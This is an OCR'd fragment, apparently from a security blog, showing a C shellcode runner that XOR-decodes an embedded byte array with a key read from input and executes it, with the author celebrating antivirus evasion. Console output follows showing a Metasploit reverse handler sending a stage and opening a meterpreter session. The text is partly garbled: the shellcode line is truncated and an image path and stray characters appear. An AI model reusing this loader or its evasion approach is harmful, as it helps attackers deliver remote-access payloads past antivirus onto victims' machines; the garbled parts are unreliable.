
Input Example

```
char code[] = "\x74\x61\xa4\x4e\x04\x15\x3a\x15\xb8\xe8\x3
int main(int argc, char **argv)
{
    int j;
    scanf("%d",&j);
 int i;
 for (i=0 ;i< sizeof code; i++){
 code[i] = code[i]  ^ j  ;
 printf("\\x%02x",code[i]);
}
  int (*func)();
  func = (int (*)()) code;
  (int)(*func)();
}
```

Classical scanf ,ah the day we learn our C in Uni

Evading antivirus success ☺




204 is 0xcc in dec
C:\Users\y0nd13\Desktop\prototype6.exe
204
[*] Started reverse handler on 127.0.0.1:10000
[*] Starting the payload handler...
[*] Sending stage (749056 bytes) to 127.0.0.1
meterpreter >
Ready
15x87

It Works!!